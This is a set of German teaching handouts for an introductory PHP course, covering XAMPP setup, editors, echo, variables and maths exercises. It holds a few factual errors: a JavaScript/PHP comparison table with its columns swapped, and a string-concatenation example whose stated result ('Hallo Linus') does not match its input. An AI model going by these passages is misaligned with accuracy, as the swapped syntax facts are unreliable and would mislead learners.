


↩ **Tools und Werkzeuge**



↩ **Notizen und Anmerkungen**

Dieses One-Page-Management wurde der Wirtschaft entnommen. Es ist eine Methode um Führungspersonlichkeiten einen raschen Überblick über die aktuellen Fakten zu geben. Rasch und Einfach – was nun also für Manager von großen Betrieben stimmig ist, sollte für den Schüler bzw. die Schülerin genauso gelten. Ein neues Thema – ein neues Blatt Papier.



Über die Kapitelnummer werden Themenbereiche gegliedert. Übungsblätter haben zusätzlich noch ein "Ü" bei der Kapitelnummer. Der Ref-Code identifiziert ein Handout eindeutig und kann im Suchfeld von [www.css4.at](http://www.css4.at) abgerufen werden. Dateien, die für das Thema notwendig sind, findet man als rechts, unter dem Ref-Code. Die Dateien können von [www.css4.at](http://www.css4.at) herunter geladen werden! In dieser Arbeit folgt immer zuerst die didaktische Konzeption (Feinzielen und Anmerkungen) und im Anschluss daran das Schüler\_innen Handout bzw. Übungsblatt.

# Lernhandout 1.1 Einführung in PHP

Referenzcode: **PHPL011**  
Dateien: L011\_Einfuehrung.pdf  
Technologien: HTML | CSS | JavaScript | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen die Metaebene von PHP (Abkürzung, Anlehnung).            | <b>I</b>         | <b>I</b>         |
| ... bekommen einen ersten Überblick über die Möglichkeiten von PHP. | <b>I</b>         | <b>I</b>         |
| ... erkennen die Vorteile von PHP.                                  | <b>I</b>         | <b>III</b>       |
| ... begeistern sich für PHP und serverseitigen Programmieren.       | <b>A</b>         | <b>II</b>        |
| ... verstehen die Funktion von PHP (Ausführungsort).                | <b>KI</b>        | <b>I</b>         |
| ... bilden ein einführendes IT-Sicherheitsbewusstsein.              | <b>A</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Bei der Einführung zu PHP kann auf das online Handbuch [www.php.net](http://www.php.net) verwiesen werden. [www.php.net](http://www.php.net) behauptet den Anspruch auf Vollständigkeit und sollte in Zukunft das Nachschlagewerk für die Schüler\_innen werden.

*PHP ist eine weitverbreitete Sprache um dynamische Internetanwendungen zu erstellen. PHP wird inzwischen auf Millionen Websites weltweit eingesetzt. PHP ist die Abkürzung für PHP Hypertext Preprocessor. Die Syntax von PHP ist an den Programmiersprachen C und Perl angelehnt.*


PHP unterstützt insbesondere die einfache Auswertung von Formularen, mit denen ein Benutzer Daten an eine Website senden kann. Es ermöglicht die Zusammenarbeit mit vielen verschiedenen Datenbanksystemen (z. B. MySQL). PHP ist zwar nicht auf die Ausgabe in HTML beschränkt. Es arbeitet aber sehr gut wechselseitig mit HTML. PHP Code kann in einen HTML Code eingebettet werden und man kann über PHP HTML Code ausgeben.



#### Die Vorteile von PHP:

- *PHP ist speziell für Internetanwendungen entwickelt.*
- *Es ist relativ einfach zu erlernen und gratis verfügbar.*
- *Es unterstützt verschiedene Plattformen (arbeitet aber sehr gut auf einem Apache Webserver).*
- *PHP bietet zahlreiche Unterstützungen für Datenbankanbindungen (z. B. MySQL, SQLite) und Austauschformate (z. B. JSON, XML).*
- *Es beherrscht zahlreiche Dateioperationen und kann auch Kommandobefehle an den Webserver absetzen.*

**Ausführungsort:** Der Client sendet eine Anfrage an eine PHP Datei auf einem Webserver. Der Webserver interpretiert die PHP Datei (z. B. mit den Übergabeparametern aus einem Formular) und wandelt die Ausgabe in HTML Code. Dieser HTML Code wird an den Client als Antwort zurückgesendet wo er dann in einem Browser dargestellt wird.



*Die Antwort ist nicht nur HTML beschränkt. Es kann sehr wohl auch CSS, JavaScript, Plain-Text usw. als Antwort zurücksenden.*

**Sicherheit:** Der Betrachter kann nur wenige Rückschlüsse auf den erzeugenden Programmcode oder auf die Quelldaten ziehen, weil der Client nur den HTML Code geliefert bekommt. So ist der PHP Code auf dem Webserver geschützt – im Vergleich zu JavaScript der jederzeit im Browser über den Quellcode eingesehen werden kann.

# Lernhandout 1.2 XAMPP

Referenzcode: **PHPL012**  
Dateien: L012\_xampp.pdf  
Technologien: Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verstehen das Ausführen von PHP Scripten in einer eigenen Umgebung (hier XAMPP).            | <b>I</b>         | I                |
| ... unterscheiden zwischen DEV (Development) und PROD (Produktion).                             | <b>IK</b>        | I                |
| ... kennen die Möglichkeiten von XAMPP.   | <b>I</b>         | I                |
| ... installieren XAMPP auf dem PC (differenziert nach Betriebssystemen).                        | <b>I</b>         | II               |
| ... erkennen und nutzen das Verzeichnis /htdocs sowie den Zugriff über localhost bzw. 127.0.0.1 | <b>IK</b>        | II               |
| ... starten PHP Scripten mit dem Browser innerhalb von XAMPP.                                   | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

XAMPP benötigt man um die PHP Scripte zu testen (später auch für MySQL) und ist für die Betriebssystem Linux, Windows und Apple OSX verfügbar. XAMPP kann im Internet herunter geladen werden. Im Handout wird auf die Website: [apachefriends.org](http://apachefriends.org) für den Download verwiesen. Die Installationsdateien können auch über das Intranet der Schule bereitgestellt werden.

Die Installation sollte keine Probleme machen – sie ist intuitiv und gut dokumentiert. Man benötigt aber Root bzw. Admin Rechte für die Installation. Deshalb sollte XAMPP bereits installiert sein oder die Installation erfolgt in einer virtuellen Maschine. Ein Vorteil einer Virtualisierung ist der Wechsel des Betriebssystems (z. B. Host: Windows, Client: Linux).

Die Installation sollte aber gut vorbereitet sein, damit nicht unnötig viel Zeit dafür verwendet wird. Bei einer Virtualisierung kann bequem das vorbereitete Festplatten-Image verteilt werden.

Im Vergleich zu HTML Dateien, können wir eine PHP Datei nicht so weiteres mit dem Browser öffnen. Deshalb benötigen wir eine Umgebung die für uns den PHP Code interpretiert. Die freie Software XAMPP übernimmt diese Aufgabe für uns.

XAMPP ist eigentlich nicht als Webserver gedacht, es simuliert diesen nur. Deshalb unterscheiden wir auch zwischen **DEV** (Development) und **PROD** (Produktion). **DEV** ist die Entwicklung (z. B. zur Darstellung, Testen, Debuggen usw.) und **PROD** bedeutet dann, die Nutzung auf einem Webserver (z. B. Webhoster).

Das XAMPP Paket beinhaltet einen Apache Server, MySQL Datenbanken, PHP und Perl und noch weitere nützliche Tools wie FTP, Webalizer, OpenSSL usw. Das X steht für cross-plattform – es ist also auf mehreren Betriebssystem verfügbar. XAMPP wurde von Apache Friends entwickelt. Auf der Website [apachefriends.org](http://apachefriends.org) findet man die Downloads für die unterschiedlichen Betriebssysteme.



Windows  
.exe File



Apple OSx  
.dmg Container



Linux  
.run Script

Nach der Installation (abhängig vom Betriebssystem und Installationsordner) wird der Unterordner `/htdocs` angelegt. In dieses Verzeichnis werden unsere PHP-Arbeiten kopiert um sie zu testen.

Sobald XAMPP gestartet wurde, können wir mit dem Browser über `localhost` auf das Verzeichnis `/htdocs` zugreifen.



`localhost` ist der Zugriff auf den eigenen Rechner und hat die IPv4-Adresse `127.0.0.1` bzw. IPv6 `::1`

Wenn eine Datei `index.php` im Verzeichnis `/htdocs` verfügbar ist, wird diese bei einer URL Eingabe von nur `localhost` aufgerufen. Ansonsten benötigt der Browser einen direkten Aufruf wie z. B. `localhost/phpinfo.php`.



### Übung A: Installation von XAMPP

- Lade aus dem Internet die Installationsdateien für XAMPP herunter.
- Installiere XAMPP gemäß den Installationsanweisungen.
- Finde den Ordner `/htdocs`
- Öffne im Browser `localhost`

# Lernhandout 1.3 Editoren

Referenzcode: **PHPL013**  
Dateien: L013\_Editoren.pdf  
Technologien: Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen die notwendigen Eigenschaften von Texteditoren für die PHP Programmierung.   | <b>I</b>         | <b>I</b>         |
| ... bewerten Texteditoren.  | <b>KA</b>        | <b>III</b>       |
| ... unterscheiden zwischen kostenlosen und kostenpflichtigen Texteditoren und haben einen Einblick über die unterschiedlichen Texteditoren. | <b>AK</b>        | <b>I</b>         |
| ... kennen die Fachbegriffe rund um Texteditoren (z. B. Syntax-Highlighting, Zeichensatz).  | <b>I</b>         | <b>I</b>         |
| ... unterscheiden zwischen Editor und IDE und nutzen das für sie beste Mittel.  | <b>I</b>         | <b>II</b>        |
| ... steigern ihr Professionsbewusstsein durch die Kenntnis der Editorennutzung.   | <b>A</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Für das Scripten von PHP Quellcode benötigt man im Grunde nur einen ganz gewöhnlichen Editor. Ein solcher ist in jedem Betriebssystem vorinstalliert. Dennoch sind diese Editoren eher spartanisch. Im Internet kann man eine Vielzahl unterschiedlicher Editoren herunterladen – sowohl gratis als auch kostenpflichtig.



Ein guter Editor für PHP sollte ...

- eine **Zeilennummerierung** anbieten. PHP gibt ein relativ gutes Feedback bei Fehlern und zeigt an, in welcher Zeile ein Fehler aufgetreten ist.
- **Syntax-Highlighting** anbieten. Dieses erleichtert die Arbeit weil es auf Syntaxfehler hinweist und bestimmte Wörter (z. B. Variablen) in unterschiedlichen Farben darstellt.
- die **Sprachen HTML, CSS, JavaScript** und selbstverständlich PHP unterstützen. (z. B. durch Syntax Autovervollständigung)
- mindestens den **UTF-8 Zeichensatz** unterstützen.
- **schnell** sein. Der Editor wird bei der Arbeit öfters gestartet und geschlossen.
- **gut aussehen** und an die Bedürfnisse des Developers anpassbar sein (z. B. ändern der Schriftart und Größe).

Jeder sollte den für sich besten Editor finden – zumindest sollte man aber einige kennen, bevor man sich für einen einzigen entscheidet.



### Kostenlose Editoren

**Kate**

Plattform: Windows, Linux, OSX

**Notepad++**

Plattform: Windows

**Atom**

Plattform: Windows, Linux, OSX

**Bluefish**

Plattform: Windows, Linux, OSX

### Kostenpflichtige Editoren

**Sublime**

Plattform: Windows, Linux, OSX

**Adobe Dreamweaver**

Plattform: Windows, OSX

**Microsoft Visual Studio**

Plattform: Windows

**Zend Studio**

Plattform: Windows, Linux, OSX

Die Liste ist schon lange nicht zu Ende. So hat Microsoft mit Visual Studio Code eine kostenlose IDE für die PHP Programmierung bereitgestellt. Wer es gerne traditionell mag kann auch auf Editoren wie VIM oder Emacs zurückgreifen.



Im Zusammenhang von Editoren wird oft der Begriff **IDE** verwendet. **IDE** steht für **integrated development environment** und verbindet eine Sammlung vieler Tools und Computerprogramm für die Softwareentwicklung in einer Entwicklungsumgebung. z. B. Texteditor + Debugger + GUI Designer usw.

# Lernhandout 2.1 Einstieg

Referenzcode: **PHPL021**  
Dateien: L021\_Einstieg.pdf  
Technologien: PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... erinnern bzw. wiederholen das HTML Grundkonstrukt.   | <b>KI</b> | II        |
| ... verwenden die korrekte PHP Markierung für den Code.  | <b>I</b>  | II        |
| ... kennen die Dateierweiterung .php und ihre Verwendung im Browser.   | <b>KI</b> | I         |
| ... erstellen eine PHP Dateivorlage und integrieren diese in die Development-Umgebung (XAMPP Verzeichnis /htdocs). | <b>I</b>  | II        |
| ... formen ihr Ordnungsbewusstsein durch Dateierorganisation.  | <b>A</b>  | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Im Handout sind innerhalb der PHP Markierung drei Kommentarzeilen ( `// PHP-Anweisung;` ) und noch kein realer Code. Es geht dabei um die Integration von PHP in ein HTML Konstrukt. Der PHP Code kann selbstverständlich auch außerhalb des HTML Konstrukts aufscheinen (z. B. Ganz am Anfang, noch vor `<!DOCTYPE html>` oder ganz am Schluss, nach `</html>`). Eine PHP Markierung kann an jeder Stelle eingefügt werden.

**Achtung:** PHP Code wird nicht in einer .html oder .htm Datei ausgeführt. Am besten man speichert immer mit der Dateierweiterung .php und verzichtet auch auf .phtm oder .phtml



PHP Code wird in den meisten Fällen in ein HTML Grundgerüst eingebunden. Dabei kann PHP sowohl im `<head>` und `<body>` und sogar außerhalb des `<html>` Tags ausgeführt werden. So wie JavaScript-Code innerhalb eines `<script>` Elements ausgeführt wird, benötigt man für PHP die Markierung `<?php ... ?>`

## PHP

`<?php ... ?>`

Innerhalb der Markierung `<?php` und `?>` kommt der PHP Code vor.



## PHP Code in einem HTML Konstrukt

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8" />
    <title>Mein PHP Projekt</title>
  </head>
  <body>

    <?php
      // PHP-Anweisung;
      // PHP-Anweisung;
      // PHP-Anweisung;
    ?>

  </body>
</html>
```



Sobald in einem File PHP Code vorkommt, wird es mit der Dateierdung `.php` abgespeichert! Die Datei `index.php` wird automatisch geöffnet, wenn man im Browser das Verzeichnis öffnet, in welchem sie gespeichert wurde. Das ist aber abhängig von den Webserver-Einstellungen.



## Übung A: Eine Vorlage für PHP Übungen

- Erstelle eine Vorlage mit einem HTML Konstrukt (siehe oben)
- Erweitere den `<head>` um Meta-Tags für deinen Namen und das Datum
- Speichere die Vorlage als `vorlage.php` ab und kopiere sie in dein XAMPP Verzeichnis `/htdocs`
- Die Vorlagen wirst du noch für weitere Übungsbeispiele benötigen!

## Lernhandout 2.2 Ausgabe mit echo

Referenzcode: **PHPL022**  
Dateien: L022\_Ausgabe.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... nutzen den echo Befehl für die Ausgabe.   | <b>I</b>         | II               |
| ... verstehen den Abschluss einer PHP Anweisung mit dem Semikolon.  | <b>I</b>         | I                |
| ... kennen den Unterschied zwischen einfachen und doppelten Anführungszeichen für die Ausgabe eines Textes (String).                  | <b>IK</b>        | I                |
| ... geben innerhalb der PHP Markierung einen HTML Code aus, der sich in den Quellcode integriert.                                     | <b>I</b>         | II               |
| ... entwerfen ein einfaches Anführungszeichen mit dem Backslash.  | <b>I</b>         | II               |
| ... verstehen den Sinn der Entwertung eines einfachen Anführungszeichen am Beispiel von JavaScript-Code der mit echo ausgegeben wird. | <b>IK</b>        | III              |
| ... unterscheiden zwischen Zeilenschaltungen und dem HTML Element <code>&lt;br&gt;</code> .   | <b>KI</b>        | I                |
| ... fügen Zeilenschaltungen mit <code>\n\r</code> ein und kontrollieren das Ergebnis im Quellcode.                                    | <b>KI</b>        | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

Das Thema "Ausgabe mit echo" sollte gründlich vermittelt werden, weil die Inhalte in nahezu jedem weiterführenden Handout vorkommen.

Der Blick in den Quellcode ist unverzichtbar um PHP zu verstehen und zu analysieren. Der Quellcode hilft auch bei der Fehlersuche. Im Quellcode wird nur HTML, CSS und JavaScript angezeigt und kein PHP Code. Die Anzeige des Quellcodes unterscheidet sich von Browser zu Browser. Meist kann mit der rechten Maustaste (Kontextmenü) im Browser der Quellcode angezeigt werden. **Hinweis:** Immer darauf achten, dass das PHP File in der XAMPP Umgebung liegt, XAMPP auch gestartet ist und der Browser das File über localhost (bzw. 127.0.0.1) geöffnet hat.

Die Ausgabe in PHP erfolgt immer an jener Stelle, an welcher die Markierung gesetzt wurde. So wird eine Ausgabe mit `echo` z. B. innerhalb eines `<p>` `<?php echo „Hallo Welt“; ?>` auch im `<p>` Element ausgegeben. Beinahe alle PHP Befehlssätze werden mit einem Semikolon `;` beendet.

## PHP



```
echo 'Text';
```

Der `echo` Befehl gibt einen String (Text) aus. Dabei können einfache oder doppelte Anführungszeichen verwendet werden.

`echo` kann auch HTML Tags ausgeben!

Hat ein String ein doppeltes Anführungszeichen, dann sollte man den `echo` Befehl mit einem einfachen Anführungszeichen absetzen.

```
<body><div>
  <?php
    echo "Start der Seite!";
    echo "<hr>";
    echo "<h1>Jahresplan</h1>";
    echo '<p title="Tooltip">Eine Aufstellung ...</p>';
  ?>
</div></body>
```

Im Quellcode erscheint:

```
<body><div>Start der Seite!<hr><h1>Jahresplan</h1>
<p title="Tooltip">Eine Aufstellung ...</p></div></body>
```



Um ein zusätzliches Anführungszeichen innerhalb eines Strings auszugeben, sollte man es mit einem Backslash `\` entwerfen.

Das Beispiel fügt einen Button ein, welcher eine JavaScript-Funktion mit Wertübergabe ausführt.

```
<?php echo '<button onclick="jsFun(\'abc\');">Start</button>';?>
```

Im Quellcode erscheint:

```
<button onclick="jsFun('abc');">Start</button>
```



Mit `\n\r` im String fügt man eine Zeilenschaltung ein. Diese Zeilenschaltung ersetzt **nicht** `<br>`. Man sieht aber die Zeilenschaltung im Quellcode der Browserausgabe! z. B.: `echo "<hr> \n\r";`

## Lernhandout 2.3 Variablen

Referenzcode: **PHPL023**

Dateien: L023\_Variablen.pdf

Technologien: PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... verstehen die Vereinbarung (Dimensionierung) von Variablen in PHP.   | <b>I</b>  | II        |
| ... verstehen die Nutzung (z. B. Unnotwendigkeit von Typdefinition) und die Schreibweise (Dollarzeichen, case-sensitive) von Variablen in PHP. | <b>KI</b> | I         |
| ... nutzen Variablen mit Wertzuweisungen.  | <b>I</b>  | II        |
| ... verketteten einen String mit Variablen und verwenden dafür den Punkt.  | <b>I</b>  | II        |
| ... reflektieren nochmals auf die Verwendung von Anführungszeichen und erkennen den Unterschied durch die Nutzung von Variablen.               | <b>IK</b> | III       |
| ... verstehen die Gültigkeiten von Variablen.  | <b>I</b>  | I         |
| ... löschen Variablen.   | <b>I</b>  | II        |
| ... begeistern sich für das Geniale von PHP im Vergleich zu einer anderen Skriptsprache.   | <b>AK</b> | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

In dieser Einheit wird ein großer Unterschied zwischen PHP und JavaScript sichtbar. In PHP wird eine Variable beim ersten Vorkommen und einer Wertzuweisung vereinbart. Der Typ der Variable ergibt sich aus der Wertzuweisung. Jede Variable hat ein \$-Dollar Zeichen als Prefix. Textverkettungen erfolgen mit dem Punkt.

|                | JavaScript             | PHP                       |
|----------------|------------------------|---------------------------|
| Variablen      | immer mit \$-Zeichen   | ohne \$-Zeichen           |
| Vereinbarung   | bei der ersten Nutzung | mit dem Schlüsselwort var |
| Textverkettung | mit dem Punkt .        | mit dem Pluszeichen +     |

Eine Variable wird in PHP mit dem Dollar-Zeichen \$ plus einer Variablenbezeichnung vereinbart. Die Variablenbezeichnung ist case-sensitive (sie unterscheidet also zwischen Groß- und Kleinschreibung). Eine Typdefinition (z. B. String, Integer, Double usw.) ist nicht notwendig – diese ergibt sich durch die erste Wertzuweisung.

```
<?php
    $Betriebssystem = "Linux";
    echo $Betriebssystem;
?>
```



Stringverkettungen werden mit einem einfachen Punkt . zwischen zwei Strings bzw. Variablen ausgeführt.

'Hallo ' . 'Elvis' ergibt → 'Hallo Linus'

```
<?php
    $Vorname = 'Elvis';
    $ausgabe = 'Hallo ' . $Vorname;
    echo $ausgabe;
?>
```



Der Wert einer Variable wird mit dem echo-Befehl innerhalb von doppelten Anführungszeichen ausgegeben. Innerhalb von einfachen Anführungszeichen wird die Variablenbezeichnung wie normaler Text ausgegeben.

```
<?php
    $Vorname = "Hubertus";
    echo "Hallo $Vorname <br> \n\r";
    echo 'Hallo $Vorname <br> \n\r';
    echo 'Hallo ' . $Vorname . '<br>';
?>
```



Eine Variable gilt für das gesamte Dokument.

```
<?php $Stadt = "Linz"; ?>
<body>
  <hr>
  <p>Die größten Städte Österreichs
    sind Wien, Graz und <?php echo $Stadt; ?></p>
</body>
```



Mit unset löscht man eine Variable → unset (\$Stadt) ;

## Lernhandout 2.4 PHP und Mathematik

Referenzcode: **PHPL024**  
Dateien: L024\_Mathe.pdf  
Hyperlink: <https://www.php.net/manual/de/ref.math.php>  
Technologien: PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| Die Studierenden ...  |           |           |
| ... nutzen arithmetische Operatoren.                              | I         | II        |
| ... nutzen mathematische Funktionen.                              | I         | II        |
| ... kombinieren Variablen mit Funktionen und Operatoren.          | I         | II        |
| ... verschachteln (kombinieren) Funktionen zu einem Befehlssatz.  | I         | II        |
| ... reflektieren auf ihr mathematisches Wissen (Fächerübergreif). | KIS       | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

Die Grundrechnungsarten sollten kein Problem sein. Einzig vielleicht Modulo könnte (wenn es nicht schon im JavaScript-Teil behandelt wurde) zum Thema werden. Modulo gibt immer den Rest einer Division zurück. Modulo wird gerne zur Ermittlung von Primzahlen verwendet, weil sobald eine Modulooperation (außer durch sich selbst oder 1) 0 ergibt, ist es auch keine Primzahl.

Die Ergebnisse der mathematischen Funktionen (Aufrunden, Zufallszahl usw.) werden im Handout jeweils der Variable `$erg` zugewiesen. Natürlich kann auch ein anderer Variablenname gewählt werden z. B. `$vollesErgebnis` oder `$e`. Die Ausgabe des Ergebnis kann dann mit `echo` erfolgen → `echo $erg;`

Selbstverständlich beherrscht PHP auch arithmetische Operatoren und eine Vielzahl von mathematischen Funktionen. Natürlich gilt auch in PHP Punkt- vor Strichrechnung.



### Überblick der Operatoren

$\$a = 5$     $\$b = 2$

| Art            | Zeichen | Beispiel     | Ergebnis |
|----------------|---------|--------------|----------|
| Addition       | +       | $\$a + \$b$  | 7        |
| Subtraktion    | -       | $\$a - \$b$  | 3        |
| Multiplikation | *       | $\$a * \$b$  | 10       |
| Division       | /       | $\$a / \$b$  | 2.5      |
| Modulo         | %       | $\$a \% \$b$ | 1        |
| Potenz         | **      | $\$a ** \$b$ | 25       |

```
<?php $a = 5;
      $b = 2;
      $erg = $a * ($a + $b);
      echo "$a * ($a + $b) = $erg";    ?>
```



### Überblick der gebräuchlichsten mathematischen Funktionen.

Die vollständige Liste: <https://www.php.net/manual/de/ref.math.php>

| Art   | Funktion                          | Ergebnis                       |
|---|-----------------------------------|--------------------------------|
| <b>Quadratwurzel</b>  | $\$erg = \text{sqrt}(9);$         | 3                              |
| Die Quadratwurzel ist auch eine Potenz mit 0.5 $\$erg = 9 ** 0.5;$  |                                   |                                |
| <b>Natürlicher Logarithmus</b>  | $\$erg = \text{log}(5);$          | 1.6094...                      |
| <b>Aufrunden</b>  | $\$erg = \text{ceil}(4.3);$       | 5                              |
| <b>Abrunden</b>   | $\$erg = \text{floor}(4.8);$      | 4                              |
| <b>Runden (Zahl, Stellen)</b>   | $\$erg = \text{round}(5.045, 2);$ | 5.05                           |
| Mit einem negativen Wert für die Stellen wird vor der Fließkommazahl gerundet.<br>$\$erg = \text{round}(14235.21, -3);$ $\$erg = 14000$ |                                   |                                |
| <b>Zufallszahl</b> in einem Bereich zwischen zwei Zahlen  | $\$erg = \text{rand}(10, 20);$    | Zufallszahl zwischen 10 und 20 |



Funktionen lassen sich auch kombinieren.

Hier wird die Quadratwurzel aus 7 auf drei Stellen gerundet!

```
<?php
      echo round(sqrt(7), 3);
      ?>
```

# Übungsblatt 2.4 Operatoren

Referenzcode: **PHPU024**  
 Dateien: U024\_Operatoren.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele  | Zielarten  | Taxonomie |
|--|------------|-----------|
| <b>Die Studierenden ...</b>  |            |           |
| <b>Übung A - Palatschinken Rezept</b>  |            |           |
| ... nutzen PHP Variablen.  | <b>IK</b>  | II        |
| ... nutzen arithmetische Operatoren und mathematische Funktionen.  | <b>IK</b>  | II        |
| ... erstellen einen Algorithmus mit veränderbaren Variablen-Werten.  | <b>IK</b>  | II        |
| <b>Übung B - Hintergrundfarbe</b>  |            |           |
| ... erzeugen eine CSS Anweisung mittels PHP Ausgabe.   | <b>I</b>   | II        |
| ... verändern das Design einer Webseite dynamisch und erkennen die damit verbunden Möglichkeiten.  | <b>IKA</b> | III       |
| <b>Übung C - Optimale Bestellmenge</b>   |            |           |
| ... übertragen eine mathematische Formel in PHP Code.  | <b>KI</b>  | II        |
| ... erkennen den Fächerübergreif (Finanzmathematik bzw. wirtschaftliche Fächer) und verbinden andere Wissenschaften mit Softwareentwicklung. | <b>KI</b>  | III       |
| ... formen ihr Professionsbewusstsein hin zum_zur Wirtschaftsinformatiker_in.  | <b>A</b>   | IV        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Um dem Unterrichtsprinzip "Gesundheitserziehung" zu entsprechen, kann das Palatschinken-Rezept abgeändert werden: Aus Mehl wird Vollkornmehl, aus Milch wird fettarme Milch und aus Staubzucker wird Stevia. Die Marmelade gibt es auch kalorien- und zucker-reduziert.






**Übung A: Palatschinken Rezept**

- Schreibe eine Webseite für ein einfaches Palatschinken Rezept.
- Die Zutaten sind für 6 Portionen gedacht. Über PHP Variablen soll man die Anzahl der Portionen ändern können und die Zutatenmengen sollen sich dementsprechend ändern.
- Nutze nur HTML, CSS und PHP
- Teste deine Seite mit 4, 8 und 12 Portionen!

| <b>Palatschinken</b><br>Zutaten für 6 Portionen |           |             |
|---|-----------|-------------|
| Menge   | Einheiten | Art         |
| 250   | g         | Mehl        |
| 2   | Stück     | Eier        |
| ½   | Liter     | Milch       |
| 1   | Schuss    | Öl          |
| 1   | Prise     | Salz        |
| 1   | EL        | Staubzucker |
| 4   | EL        | Marmelade   |



**Übung B: Hintergrundfarbe**

- Ändere die Hintergrundfarbe einer Webseite mit PHP.
- Verwende mindestens drei PHP Variablen für die Farben Rot, Grün und Blau aus welchen sich die Hintergrundfarbe ergeben soll.
- Nutze nur HTML, CSS und PHP



**Übung C: Optimale Bestellmenge**

- In der Lagerhaltung gibt es eine Formel zur Berechnung der optimalen Bestellmenge einer Ware (siehe unten)!
- Übersetzte die Formel in PHP Code.  
Teste deinen PHP Code mit den Werten in der runden Klammer.

$$x_{opt} = \sqrt{\frac{200 \cdot M \cdot a}{p \cdot q}}$$

$x_{opt}$  = Optimale Bestellmenge (1274)  
 M = Gesamtjahresbedarf (70400)  
 p = Einstandspreis pro Mengeneinheit (31)  
 a = Bestellfixe Kosten (50)  
